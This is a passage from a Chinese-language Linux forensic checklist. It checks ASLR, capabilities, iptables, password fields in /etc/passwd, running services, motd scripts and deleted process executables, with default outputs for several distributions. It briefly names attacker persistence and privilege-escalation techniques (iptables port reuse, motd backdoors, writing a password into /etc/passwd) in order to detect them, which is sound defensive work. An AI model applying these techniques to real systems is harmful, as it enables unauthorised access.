[helper@centos-7 ~]$
```

0x19 ASLR

> ASLR 是一项 Linux 系统的保护措施，将某些地址空间进行随机化，减缓一些溢出攻击

`cat /proc/sys/kernel/randomize_va_space`

此处文件内容含义如下：

- 0 - 表示关闭进程地址空间随机化。

- 1 - 表示将mmap的基址，stack和vdso页面随机化
- 2 - 表示在1的基础上增加堆（heap）的随机化

【Ubuntu Server 16.04】默认情况

```
helper@localhost:~$ sudo cat /proc/sys/kernel/randomize_va_space
2
helper@localhost:~$
```

【Centos 7】默认情况

```
[helper@localhost ~]$ sudo cat /proc/sys/kernel/randomize_va_space
2
```

`/proc/sys/kernel/randomize_va_space` 是一个在系统运行时生成的文件；一般都在 `/etc/sysctl.conf` 中配置 ASLR 的永久关闭

【Ubuntu Server 16.04】默认情况

```
helper@localhost:~$ cat /etc/sysctl.conf | grep -v -E "^#"



helper@localhost:~$
```

【Centos 7】默认情况

```
[helper@localhost ~]$ cat /etc/sysctl.conf | grep -v -E "^#"
[helper@localhost ~]$
```

0x20 capabilities

> capabilities 是一种对 Linux 权限更严格划分和管控的规范，设置得当可以有效防止过度授权造成提权操作

`getcap -r / 2>/dev/null`

【Ubuntu Server 16.04】默认情况

```
helper@localhost:~$ sudo getcap -r / 2>/dev/null
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
helper@localhost:~$
```

【Centos 7】默认情况

```
[helper@localhost ~]$ sudo getcap -r / 2>/dev/null
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
[helper@localhost ~]$
```

如果发现权限设置错误，可以使用 `setcap` 进行重新设置或者取消

0x21 iptables 端口复用

> 有些攻击者喜欢使用 iptables 进行端口复用

`sudo iptables -L`

【Ubuntu Server 16.04】默认情况

```
helper@localhost:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
helper@localhost:~$
```

【Centos 7】默认情况

```
Chain INPUT (policy ACCEPT)
```

```
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
ACCEPT     all  --  anywhere             anywhere
INPUT_direct  all  --  anywhere             anywhere
INPUT_ZONES_SOURCE  all  --  anywhere             anywhere
INPUT_ZONES  all  --  anywhere             anywhere
DROP       all  --  anywhere             anywhere             ctstate INVALID
REJECT     all  --  anywhere             anywhere             reject-with icmp-host-prohibited

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
ACCEPT     all  --  anywhere             anywhere
FORWARD_direct  all  --  anywhere             anywhere
FORWARD_IN_ZONES_SOURCE  all  --  anywhere             anywhere
FORWARD_IN_ZONES  all  --  anywhere             anywhere
FORWARD_OUT_ZONES_SOURCE  all  --  anywhere             anywhere
FORWARD_OUT_ZONES  all  --  anywhere             anywhere
DROP       all  --  anywhere             anywhere             ctstate INVALID
REJECT     all  --  anywhere             anywhere             reject-with icmp-host-prohibited

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
OUTPUT_direct  all  --  anywhere             anywhere

Chain FORWARD_IN_ZONES (1 references)
target     prot opt source               destination
FWDI_public  all  --  anywhere             anywhere             [goto]
FWDI_public  all  --  anywhere             anywhere             [goto]

Chain FORWARD_IN_ZONES_SOURCE (1 references)
target     prot opt source               destination

Chain FORWARD_OUT_ZONES (1 references)
target     prot opt source               destination
FWDO_public  all  --  anywhere             anywhere             [goto]
FWDO_public  all  --  anywhere             anywhere             [goto]
```

```
Chain FORWARD_OUT_ZONES_SOURCE (1 references)
target     prot opt source               destination

Chain FORWARD_direct (1 references)
target     prot opt source               destination

Chain FWDI_public (2 references)
target     prot opt source               destination
FWDI_public_log  all  --  anywhere             anywhere
FWDI_public_deny  all  --  anywhere             anywhere
FWDI_public_allow  all  --  anywhere             anywhere
ACCEPT     icmp --  anywhere             anywhere

Chain FWDI_public_allow (1 references)
target     prot opt source               destination

Chain FWDI_public_deny (1 references)
target     prot opt source               destination

Chain FWDI_public_log (1 references)
target     prot opt source               destination

Chain FWDO_public (2 references)
target     prot opt source               destination
FWDO_public_log  all  --  anywhere             anywhere
FWDO_public_deny  all  --  anywhere             anywhere
FWDO_public_allow  all  --  anywhere             anywhere

Chain FWDO_public_allow (1 references)
target     prot opt source               destination

Chain FWDO_public_deny (1 references)
target     prot opt source               destination

Chain FWDO_public_log (1 references)
target     prot opt source               destination

Chain INPUT_ZONES (1 references)
target     prot opt source               destination
```

```
IN_public  all  --  anywhere             anywhere         [goto]
IN_public  all  --  anywhere             anywhere         [goto]

Chain INPUT_ZONES_SOURCE (1 references)
target     prot opt source               destination

Chain INPUT_direct (1 references)
target     prot opt source               destination

Chain IN_public (2 references)
target     prot opt source               destination
IN_public_log  all  --  anywhere             anywhere
IN_public_deny  all  --  anywhere             anywhere
IN_public_allow  all  --  anywhere             anywhere
ACCEPT     icmp --  anywhere             anywhere

Chain IN_public_allow (1 references)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere         tcp dpt:ssh ctstate NEW,UNTRACKED
ACCEPT     udp  --  anywhere             224.0.0.251      udp dpt:mdns ctstate NEW,UNTRACKED

Chain IN_public_deny (1 references)
target     prot opt source               destination

Chain IN_public_log (1 references)
target     prot opt source               destination

Chain OUTPUT_direct (1 references)
target     prot opt source               destination
```

0x22 密码填充检查

> 如果攻击者对 `/etc/passwd` 文件有写的权限，可以直接在密码字段处填写密码，之后便可以直接使用这个密码进行登录

`awk -F: '$2 != "x" { print $0 }' /etc/passwd`

【Ubuntu Server 22.04】默认情况

```
join@ubuntu22:~/Desktop$ awk -F: '$2 != "x" { print $0 }' /etc/passwd
join@ubuntu22:~/Desktop$
```

【Rocky Linux 9】默认情况

```
[root@localhost ~]# awk -F: '$2 != "x" { print $0 }' /etc/passwd
[root@localhost ~]#
```

0x23 服务检查

> 系统服务相关检查

列出正在运行的系统服务

`sudo systemctl list-units --type=service --state=running`

【Ubuntu Server 16.04】默认情况

```
helper@localhost:~$ sudo systemctl list-units --type=service --state=running
UNIT                          LOAD   ACTIVE SUB     DESCRIPTION
accounts-daemon.service       loaded active running Accounts Service
acpid.service                 loaded active running ACPI event daemon
atd.service                   loaded active running Deferred execution scheduler
cron.service                  loaded active running Regular background program processing daemon
dbus.service                  loaded active running D-Bus System Message Bus
getty@tty1.service            loaded active running Getty on tty1
irqbalance.service            loaded active running LSB: daemon to balance interrupts for SMP systems
iscsid.service                loaded active running iSCSI initiator daemon (iscsid)
lvm2-lvmetad.service          loaded active running LVM2 metadata daemon
lxcfs.service                 loaded active running FUSE filesystem for LXC
mdadm.service                 loaded active running LSB: MD monitoring daemon
open-vm-tools.service         loaded active running Service for virtual machines hosted on VMware
polkitd.service               loaded active running Authenticate and Authorize Users to Run Privileged Tasks
rsyslog.service               loaded active running System Logging Service
ssh.service                   loaded active running OpenBSD Secure Shell server
systemd-journald.service      loaded active running Journal Service
systemd-logind.service        loaded active running Login Service
systemd-timesyncd.service     loaded active running Network Time Synchronization
systemd-udevd.service         loaded active running udev Kernel Device Manager
unattended-upgrades.service loaded active running Unattended Upgrades Shutdown
user@1000.service             loaded active running User Manager for UID 1000
vgauth.service                loaded active running Authentication service for virtual machines hosted on VMware

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.

22 loaded units listed. Pass --all to see loaded but inactive units, too.
To show all installed unit files use 'systemctl list-unit-files'.
helper@localhost:~$
```

```
helper@localhost:~$ sudo systemctl list-units --type=service --state=running
```

```
UNIT                      LOAD   ACTIVE SUB     DESCRIPTION
accounts-daemon.service     loaded active running Accounts Service
acpid.service               loaded active running ACPI event daemon
atd.service                 loaded active running Deferred execution scheduler
cron.service                loaded active running Regular background program processing daemon
dbus.service                loaded active running D-Bus System Message Bus
getty@tty1.service          loaded active running Getty on tty1
irqbalance.service          loaded active running LSB: daemon to balance interrupts for SMP systems
iscsid.service              loaded active running iSCSI initiator daemon (iscsid)
lvm2-lvmetad.service        loaded active running LVM2 metadata daemon
lxcfs.service               loaded active running FUSE filesystem for LXC
mdadm.service               loaded active running LSB: MD monitoring daemon
open-vm-tools.service       loaded active running Service for virtual machines hosted on VMware
polkitd.service             loaded active running Authenticate and Authorize Users to Run Privileged
Tasks
rsyslog.service             loaded active running System Logging Service
ssh.service                 loaded active running OpenBSD Secure Shell server
systemd-journald.service    loaded active running Journal Service
systemd-logind.service      loaded active running Login Service
systemd-timesyncd.service   loaded active running Network Time Synchronization
systemd-udevd.service       loaded active running udev Kernel Device Manager
unattended-upgrades.service loaded active running Unattended Upgrades Shutdown
user@1000.service           loaded active running User Manager for UID 1000
vgauth.service              loaded active running Authentication service for virtual machines hosted on
VMware

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.

22 loaded units listed. Pass --all to see loaded but inactive units, too.
To show all installed unit files use 'systemctl list-unit-files'.
```

【Centos 7】默认情况

```
[helper@localhost ~]$ sudo systemctl list-units --type=service --state=running
UNIT                      LOAD   ACTIVE SUB     DESCRIPTION
abrt-oops.service         loaded active running ABRT kernel log watcher
abrt-xorg.service         loaded active running ABRT Xorg log watcher
abrtd.service             loaded active running ABRT Automated Bug Reporting Tool
accounts-daemon.service   loaded active running Accounts Service
alsa-state.service        loaded active running Manage Sound Card State (restore and store)
atd.service               loaded active running Job spooling tools
auditd.service            loaded active running Security Auditing Service
avahi-daemon.service      loaded active running Avahi mDNS/DNS-SD Stack
bluetooth.service         loaded active running Bluetooth service
bolt.service              loaded active running Thunderbolt system service
chronyd.service           loaded active running NTP client/server
colord.service            loaded active running Manage, Install and Generate Color Profiles
crond.service             loaded active running Command Scheduler
cups.service              loaded active running CUPS Printing Service
dbus.service              loaded active running D-Bus System Message Bus
firewalld.service         loaded active running firewalld - dynamic firewall daemon
fprintd.service           loaded active running Fingerprint Authentication Daemon
fwupd.service             loaded active running Firmware update daemon
gdm.service               loaded active running GNOME Display Manager
geoclue.service           loaded active running Location Lookup Service
gssproxy.service          loaded active running GSSAPI Proxy Daemon
libstoragemgmt.service    loaded active running libstoragemgmt plug-in server daemon
lvm2-lvmetad.service      loaded active running LVM2 metadata daemon
ModemManager.service      loaded active running Modem Manager
NetworkManager.service    loaded active running Network Manager
packagekit.service        loaded active running PackageKit Daemon
polkit.service            loaded active running Authorization Manager
postfix.service           loaded active running Postfix Mail Transport Agent
rngd.service              loaded active running Hardware RNG Entropy Gatherer Daemon
rpcbind.service           loaded active running RPC bind service
rsyslog.service           loaded active running System Logging Service
rtkit-daemon.service      loaded active running RealtimeKit Scheduling Policy Service
smartd.service            loaded active running Self Monitoring and Reporting Technology (SMART) Daemon
sshd.service              loaded active running OpenSSH server daemon
systemd-journald.service  loaded active running Journal Service
systemd-logind.service    loaded active running Login Service
systemd-udevd.service     loaded active running udev Kernel Device Manager
tuned.service             loaded active running Dynamic System Tuning Daemon
udisks2.service           loaded active running Disk Manager
upower.service            loaded active running Daemon for power management
vgauthd.service           loaded active running VGAuth Service for open-vm-tools
vmtoolsd.service          loaded active running Service for virtual machines hosted on VMware
wpa_supplicant.service    loaded active running WPA Supplicant daemon

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.

43 loaded units listed. Pass --all to see loaded but inactive units, too.
To show all installed unit files use 'systemctl list-unit-files'.
[helper@localhost ~]$
```


```
[helper@localhost ~]$ sudo systemctl list-units --type=service --state=running
UNIT                      LOAD   ACTIVE SUB     DESCRIPTION
abrt-oops.service         loaded active running ABRT kernel log watcher
abrt-xorg.service         loaded active running ABRT Xorg log watcher
abrtd.service             loaded active running ABRT Automated Bug Reporting Tool
accounts-daemon.service   loaded active running Accounts Service
alsa-state.service        loaded active running Manage Sound Card State (restore and store)
atd.service               loaded active running Job spooling tools
auditd.service            loaded active running Security Auditing Service
avahi-daemon.service      loaded active running Avahi mDNS/DNS-SD Stack
bluetooth.service         loaded active running Bluetooth service
bolt.service              loaded active running Thunderbolt system service
chronyd.service           loaded active running NTP client/server
colord.service            loaded active running Manage, Install and Generate Color Profiles
crond.service             loaded active running Command Scheduler
cups.service              loaded active running CUPS Printing Service
dbus.service              loaded active running D-Bus System Message Bus
firewalld.service         loaded active running firewalld - dynamic firewall daemon
fprintd.service           loaded active running Fingerprint Authentication Daemon
fwupd.service             loaded active running Firmware update daemon
gdm.service               loaded active running GNOME Display Manager
geoclue.service           loaded active running Location Lookup Service
```

```
gssproxy.service          loaded active running GSSAPI Proxy Daemon
libstoragemgmt.service    loaded active running libstoragemgmt plug-in server daemon
lvm2-lvmetad.service      loaded active running LVM2 metadata daemon
ModemManager.service      loaded active running Modem Manager
NetworkManager.service    loaded active running Network Manager
packagekit.service        loaded active running PackageKit Daemon
polkit.service            loaded active running Authorization Manager
postfix.service           loaded active running Postfix Mail Transport Agent
rngd.service              loaded active running Hardware RNG Entropy Gatherer Daemon
rpcbind.service           loaded active running RPC bind service
rsyslog.service           loaded active running System Logging Service
rtkit-daemon.service      loaded active running RealtimeKit Scheduling Policy Service
smartd.service            loaded active running Self Monitoring and Reporting Technology (SMART)
Daemon
sshd.service              loaded active running OpenSSH server daemon
systemd-journald.service loaded active running Journal Service
systemd-logind.service    loaded active running Login Service
systemd-udevd.service     loaded active running udev Kernel Device Manager
tuned.service             loaded active running Dynamic System Tuning Daemon
udisks2.service           loaded active running Disk Manager
upower.service            loaded active running Daemon for power management
vgauthd.service           loaded active running VGAuth Service for open-vm-tools
vmtoolsd.service          loaded active running Service for virtual machines hosted on VMware
wpa_supplicant.service    loaded active running WPA Supplicant daemon

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.

43 loaded units listed. Pass --all to see loaded but inactive units, too.
To show all installed unit files use 'systemctl list-unit-files'.
[helper@localhost ~]$
```

查看某个服务的进程情况

`systemctl status xxx.service`

这里以 ssh 为例

【Ubuntu Server 16.04】默认情况

```
helper@localhost:~$ sudo systemctl status sshd.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2021-11-23 21:12:35 CST; 1h 23min ago
  Process: 1199 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 1233 (sshd)
    Tasks: 1
   Memory: 3.6M
      CPU: 27ms
   CGroup: /system.slice/ssh.service
           └─1233 /usr/sbin/sshd -D

Nov 23 21:12:35 localhost systemd[1]: Starting OpenBSD Secure Shell server...
Nov 23 21:12:35 localhost sshd[1233]: Server listening on 0.0.0.0 port 22.
Nov 23 21:12:35 localhost sshd[1233]: Server listening on :: port 22.
Nov 23 21:12:35 localhost systemd[1]: Started OpenBSD Secure Shell server.
Nov 23 21:13:03 localhost sshd[1818]: Accepted password for helper from 172.16.44.1 port 58229 ssh2
Nov 23 21:13:03 localhost sshd[1818]: pam_unix(sshd:session): session opened for user helper by (uid=0)
helper@localhost:~$
```

【Centos 7】默认情况

```
[helper@localhost ~]$ sudo systemctl status sshd.service
● sshd.service - OpenSSH server daemon
   Loaded: loaded (/usr/lib/systemd/system/sshd.service; disabled; vendor preset: enabled)
   Active: active (running) since 二 2021-11-23 21:14:29 CST; 1h 19min ago
     Docs: man:sshd(8)
           man:sshd_config(5)
 Main PID: 2796 (sshd)
   CGroup: /system.slice/sshd.service
           └─2796 /usr/sbin/sshd -D

11月 23 21:14:29 localhost systemd[1]: Starting OpenSSH server daemon...
11月 23 21:14:29 localhost sshd[2796]: Server listening on 0.0.0.0 port 22.
11月 23 21:14:29 localhost sshd[2796]: Server listening on :: port 22.
11月 23 21:14:29 localhost systemd[1]: Started OpenSSH server daemon.
11月 23 21:14:35 localhost sshd[2814]: Address 172.16.44.1 maps to localhost, but this does not map back to the address...TEMPT!
11月 23 21:14:37 localhost sshd[2814]: Accepted password for helper from 172.16.44.1 port 58387 ssh2
11月 23 21:44:17 localhost sshd[4213]: Address 172.16.44.1 maps to localhost, but this does not map back to the address...TEMPT!
11月 23 21:44:19 localhost sshd[4213]: Accepted password for helper from 172.16.44.1 port 62043 ssh2
Hint: Some lines were ellipsized, use -l to show in full.
[helper@localhost ~]$
```

我们可以获取 pid 以及启动的文件

获取某个服务的配置文件

`systemctl cat xxx.service`

【Ubuntu Server 16.04】默认情况

```
helper@localhost:~$ sudo systemctl cat sshd.service
# /lib/systemd/system/ssh.service
[Unit]
Description=OpenBSD Secure Shell server
After=network.target auditd.service
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=-/etc/default/ssh
ExecStartPre=/usr/sbin/sshd -t
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/usr/sbin/sshd -t
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure
RestartPreventExitStatus=255
Type=notify

[Install]
WantedBy=multi-user.target
Alias=sshd.service
helper@localhost:~$
```

【Centos 7】默认情况

```
[helper@localhost ~]$ sudo systemctl cat sshd.service
# /usr/lib/systemd/system/sshd.service
[Unit]
Description=OpenSSH server daemon
Documentation=man:sshd(8) man:sshd_config(5)
After=network.target sshd-keygen.service
Wants=sshd-keygen.service

[Service]
Type=notify
EnvironmentFile=/etc/sysconfig/sshd
ExecStart=/usr/sbin/sshd -D $OPTIONS
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure
RestartSec=42s

[Install]
WantedBy=multi-user.target
[helper@localhost ~]$
```

通过服务的配置文件，我们可以找到相关的文件，之后进行判断是否为异常

> 开机自启的服务可以在启动项处进行查

0x24 motd 检查

> 利用motd做后门在很久以前就已经存在了，我单独进行了探究，了解详细情况可以看下面这篇文章
>
> https://mp.weixin.qq.com/s/AvnCXkdGqo8uBBRYH61ihA

【ubuntu server 16.04 64位】 默认 motd 情况

motd 文件默认位置 `/etc/update-motd.d/`

```
helper@localhost:~$ ls -al /etc/update-motd.d/
total 52
drwxr-xr-x  2 root root 4096 Jan 29  2021 .
drwxr-xr-x 91 root root 4096 Jan 30  2021 ..
-rwxr-xr-x  1 root root 1220 Oct 23  2015 00-header
-rwxr-xr-x  1 root root 1157 Jun 14  2016 10-help-text
-rwxr-xr-x  1 root root 4992 Aug 17  2020 50-motd-news
-rwxr-xr-x  1 root root   97 Dec  7  2018 90-updates-available
-rwxr-xr-x  1 root root  299 Jul 22  2016 91-release-upgrade
-rwxr-xr-x  1 root root  165 Feb 17  2020 92-unattended-upgrades
-rwxr-xr-x  1 root root  111 Oct  2  2018 97-overlayroot
-rwxr-xr-x  1 root root  142 Dec  7  2018 98-fsck-at-reboot
-rwxr-xr-x  1 root root  144 Dec  7  2018 98-reboot-required
-rwxr-xr-x  1 root root  604 Nov  6  2017 99-esm
helper@localhost:~$
```

下面我把文件中 `#` 注释的行隐去，剩下的写在下面

- `00-header`

```
#!/bin/sh

[ -r /etc/lsb-release ] && . /etc/lsb-release

if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
  # Fall back to using the very slow lsb_release utility
  DISTRIB_DESCRIPTION=$(lsb_release -s -d)
fi

printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"
```

- 10-help-text

```
#!/bin/sh

printf "\n"
printf " * Documentation:  https://help.ubuntu.com\n"
printf " * Management:     https://landscape.canonical.com\n"
printf " * Support:        https://ubuntu.com/advantage\n"
```

- 50-motd-news

```
#!/bin/sh

# Source the local configuration
[ -r /etc/default/motd-news ] && . /etc/default/motd-news

# Exit immediately, unless we're enabled
# This makes this script very easy to disable in /etc/default/motd-news configuration
[ "$ENABLED" = "1" ] || exit 0

# Ensure sane defaults
[ -n "$URLS" ] || URLS="https://motd.ubuntu.com"
[ -n "$WAIT" ] || WAIT=5
[ -n "$CACHE" ] || CACHE="/var/cache/motd-news"
```

```
[ "$1" = "--force" ] && FORCED=1

# Ensure we print safely, maximum of the first 10 lines,
# maximum of the first 80 chars per line, no control chars
safe_print() {
  cat "$1" | head -n 10 | tr -d '\000-\011\013\014\016-\037' | cut -c -80
}


# If we're not forcing an update, and we have a cached motd-news file,
# then just print it and exit as quickly as possible, for login performance.
# Note that systemd should keep this cache file up to date, asynchronously
if [ "$FORCED" != "1" ]; then
    if [ -r $CACHE ]; then
    echo
    safe_print $CACHE
  else
    : > $CACHE
  fi
  exit 0
fi

# If we've made it here, we've been given the --force argument,
# probably from the systemd motd-news.service.  Let's update...

# Abort early if wget is missing
[ -x /usr/bin/wget ] || exit 0

# Generate our temp files, clean up when done
NEWS=$(mktemp) || exit 1
ERR=$(mktemp) || exit 1
CLOUD=$(mktemp) || exit 1
trap "rm -f $NEWS $ERR $CLOUD" HUP INT QUIT ILL TRAP KILL BUS TERM

# Construct a user agent, similar to Firefox/Chrome/Safari/IE to
# ensure a proper, tailored, accurate message of the day

# wget browser version, for debug purposes
wget_ver="$(dpkg -l wget | awk '$1 == "ii" { print($3); exit(0); }')"
```

```
# Distribution version, for messages releated to this Ubuntu release
. /etc/lsb-release
lsb=$(echo "$DISTRIB_DESCRIPTION" | sed -e "s/ /\//g")
codename="$DISTRIB_CODENAME"

# Kernel version and CPU type, for messages related to a particular revision or hardware
platform="$(uname -o)/$(uname -r)/$(uname -m)"
arch="$(uname -m)"
cpu="$(grep -m1 "^model name" /proc/cpuinfo | sed -e "s/.*: //" -e "s:\s\+:/:g")"
cloud_id="unknown"
if [ -x /usr/bin/cloud-id ]; then
    /usr/bin/cloud-id > "$CLOUD" 2>/dev/null
    if [ $? -eq 0 ]; then
        # sanitize it a bit, just in case
        cloud_id=$(cut -c -40 "${CLOUD}" | tr -c -d '[:alnum:]')
        if [ -z "${cloud_id}" ]; then
            cloud_id="unknown"
        fi
    fi
fi

# Piece together the user agent
USER_AGENT="wget/$wget_ver $lsb $platform $cpu cloud_id/$cloud_id"

# Loop over any configured URLs
for u in $URLS; do
  # Ensure https:// protocol, for security reasons
  case $u in
    https://*)
      true
    ;;
    https://motd.ubuntu.com)
      u="$u/$codename/$arch"
    ;;
    *)
      continue
    ;;
  esac
```

```
  # If we're forced, set the wait to much higher (1 minute)
  [ "$FORCED" = "1" ] && WAIT=60
  # Fetch and print the news motd
  result=0
  not_found_is_ok=0
  wget --timeout "$WAIT" -U "$USER_AGENT" -O- --content-on-error "$u" >"$NEWS"
2>"$ERR" || result=$?
  # from wget's manpage: 8   Server issued an error response.
  if [ $result -eq 8 ]; then
    if grep -q "ERROR 404" "$ERR"; then
      # The server's 404 document is the generic, non cloud-specific, motd-news
      # content present in the index.txt file
      not_found_is_ok=1
    fi
  fi
  if [ $result -eq 0 ] || [ $not_found_is_ok -eq 1 ]; then
    echo
    # At most, 10 lines of text, remove control characters, print at most 80 characters per line
    safe_print "$NEWS"
    # Try to update the cache
    safe_print "$NEWS" 2>/dev/null >$CACHE || true
  else
    : > "$CACHE"
  fi
done
rm -f "$NEWS" "$ERR" "$CLOUD"
exit 0
```

- 90-updates-available

```
#!/bin/sh

stamp="/var/lib/update-notifier/updates-available"

[ ! -r "$stamp" ] || cat "$stamp"
```

- 91-release-upgrade

```
#!/bin/sh

# if the current release is under development there won't be a new one
if [ "$(lsb_release -sd | cut -d' ' -f4)" = "(development" ]; then
    exit 0
fi
if [ -x /usr/lib/ubuntu-release-upgrader/release-upgrade-motd ]; then
    exec /usr/lib/ubuntu-release-upgrader/release-upgrade-motd
fi
```

- 92-unattended-upgrades

```
#!/bin/sh

if [ -x /usr/share/unattended-upgrades/update-motd-unattended-upgrades ]; then
    exec /usr/share/unattended-upgrades/update-motd-unattended-upgrades
fi
```

- 97-overlayroot

```
#!/bin/sh

(egrep "overlayroot|/media/root-ro|/media/root-rw" /proc/mounts 2>/dev/null | sort -r) ||
true
echo
```

- 98-fsck-at-reboot

```
#!/bin/sh

if [ -x /usr/lib/update-notifier/update-motd-fsck-at-reboot ]; then
    exec /usr/lib/update-notifier/update-motd-fsck-at-reboot
fi
```

- 98-reboot-required

```
#!/bin/sh

if [ -x /usr/lib/update-notifier/update-motd-reboot-required ]; then
    exec /usr/lib/update-notifier/update-motd-reboot-required
fi
```

- 99-esm

```
#!/bin/sh

SERIES=$(lsb_release -cs)
DESCRIPTION=$(lsb_release -ds)

[ "$SERIES" = "precise" ] || exit 0

[ -x /usr/bin/ubuntu-advantage ] || exit 0

if ubuntu-advantage is-esm-enabled; then
   cat <<EOF
This ${DESCRIPTION} system is configured to receive extended security updates
from Canonical:
 * https://www.ubuntu.com/esm
EOF
else
   cat <<EOF
This ${DESCRIPTION} system is past its End of Life, and is no longer
receiving security updates.  To protect the integrity of this system, it's
critical that you enable Extended Security Maintenance updates:
 * https://www.ubuntu.com/esm
EOF
fi
echo
```

【Centos7 64位】默认 motd 情况

Centos 7 默认没有 motd 文件，与 PAM 进行了一些组合和集成

0x25 进程启动文件检查

> 恶意程序执行后，可能会删除本地文件，但是该文件已经被进程加载，可以通过遍历这种情况来排查恶意程序

- `sudo lsof | grep deleted`

  lsof 不仅是进程启动文件，所以内容较多，建议先参考下面这条

- `sudo ls -al /proc/*/exe 2>/dev/null | grep deleted`

【Ubuntu Server 16.04】默认情况

```
join@ubuntu:~$ sudo lsof | grep deleted
join@ubuntu:~$ sudo ls -al /proc/*/exe 2>/dev/null | grep deleted
join@ubuntu:~$
```

【Centos Stream】默认情况

```
[join@localhost ~]$ sudo lsof | grep deleted
lsof: WARNING: can't stat() fuse.gvfsd-fuse file system /run/user/1000/gvfs
      Output information may be incomplete.
dbus-brok  811                        dbus   12u      REG              0,1   2097152       1027 /memfd:dbus-broker-log (deleted)
dbus-brok  812                        dbus   45u      REG              0,1   2097152       1041 /memfd:dbus-broker-log (deleted)
firewalld  886                        root    9u      REG              0,1      4096          7 /memfd:libffi (deleted)
firewalld  886 1055 gmain             root    9u      REG              0,1      4096          7 /memfd:libffi (deleted)
packageki 1582                        root   21r      REG            253,0     14034   34067279 /var/cache/PackageKit/9/hawkey/extras-common.solv (deleted)
packageki 1582                        root   23r      REG            253,0   3378321   34067283 /var/cache/PackageKit/9/hawkey/baseos.solv (deleted)
packageki 1582                        root   25r      REG            253,0   4513640   34067284 /var/cache/PackageKit/9/hawkey/appstream.solv (deleted)
packageki 1582 1584 gmain             root   21r      REG            253,0     14034   34067279 /var/cache/PackageKit/9/hawkey/extras-common.solv (deleted)
packageki 1582 1584 gmain             root   23r      REG            253,0   3378321   34067283 /var/cache/PackageKit/9/hawkey/baseos.solv (deleted)
packageki 1582 1584 gmain             root   25r      REG            253,0   4513640   34067284 /var/cache/PackageKit/9/hawkey/appstream.solv (deleted)
packageki 1582 1586 gdbus             root   21r      REG            253,0     14034   34067279 /var/cache/PackageKit/9/hawkey/extras-common.solv (deleted)
packageki 1582 1586 gdbus             root   23r      REG            253,0   3378321   34067283 /var/cache/PackageKit/9/hawkey/baseos.solv (deleted)
packageki 1582 1586 gdbus             root   25r      REG            253,0   4513640   34067284 /var/cache/PackageKit/9/hawkey/appstream.solv (deleted)
packageki 1582 1589 pool-pack         root   21r      REG            253,0     14034   34067279 /var/cache/PackageKit/9/hawkey/extras-common.solv (deleted)
packageki 1582 1589 pool-pack         root   23r      REG            253,0   3378321   34067283 /var/cache/PackageKit/9/hawkey/baseos.solv (deleted)
packageki 1582 1589 pool-pack         root   25r      REG            253,0   4513640   34067284 /var/cache/PackageKit/9/hawkey/appstream.solv (deleted)
dbus-brok 1979                        join   12u      REG              0,1   2097152       1130 /memfd:dbus-broker-log (deleted)
```

```
[join@localhost ~]$ sudo ls -al /proc/*/exe 2>/dev/null | grep deleted
[join@localhost ~]$
```

Centos Stream 默认的情况字符如下

```
dbus-brok  811                        dbus   12u      REG              0,1   2097152       1027 /memfd:dbus-broker-log (deleted)
dbus-brok  812                        dbus   45u      REG              0,1   2097152       1041 /memfd:dbus-broker-log (deleted)
firewalld  886                        root    9u      REG              0,1      4096          7 /memfd:libffi (deleted)
firewalld  886 1055 gmain             root    9u      REG              0,1      4096          7 /memfd:libffi (deleted)
```

```
packageki 1582 root 15u REG 253,0 3448 69238789 /tmp/librepo-tmp-PVfssn (deleted)
packageki 1582 root 16u REG 253,0 3496 69238788 /tmp/librepo-tmp-ZD9IkO (deleted)
packageki 1582 root 21r REG 253,0 14034 34067279 /var/cache/PackageKit/9/hawkey/extras-common.solv (deleted)
packageki 1582 root 23r REG 253,0 3378321 34067283 /var/cache/PackageKit/9/hawkey/baseos.solv (deleted)
packageki 1582 root 25r REG 253,0 4513640 34067284 /var/cache/PackageKit/9/hawkey/appstream.solv (deleted)
packageki 1582 1584 gmain root 15u REG 253,0 3448 69238789 /tmp/librepo-tmp-PVfssn (deleted)
packageki 1582 1584 gmain root 16u REG 253,0 3496 69238788 /tmp/librepo-tmp-ZD9IkO (deleted)
packageki 1582 1584 gmain root 21r REG 253,0 14034 34067279 /var/cache/PackageKit/9/hawkey/extras-common.solv (deleted)
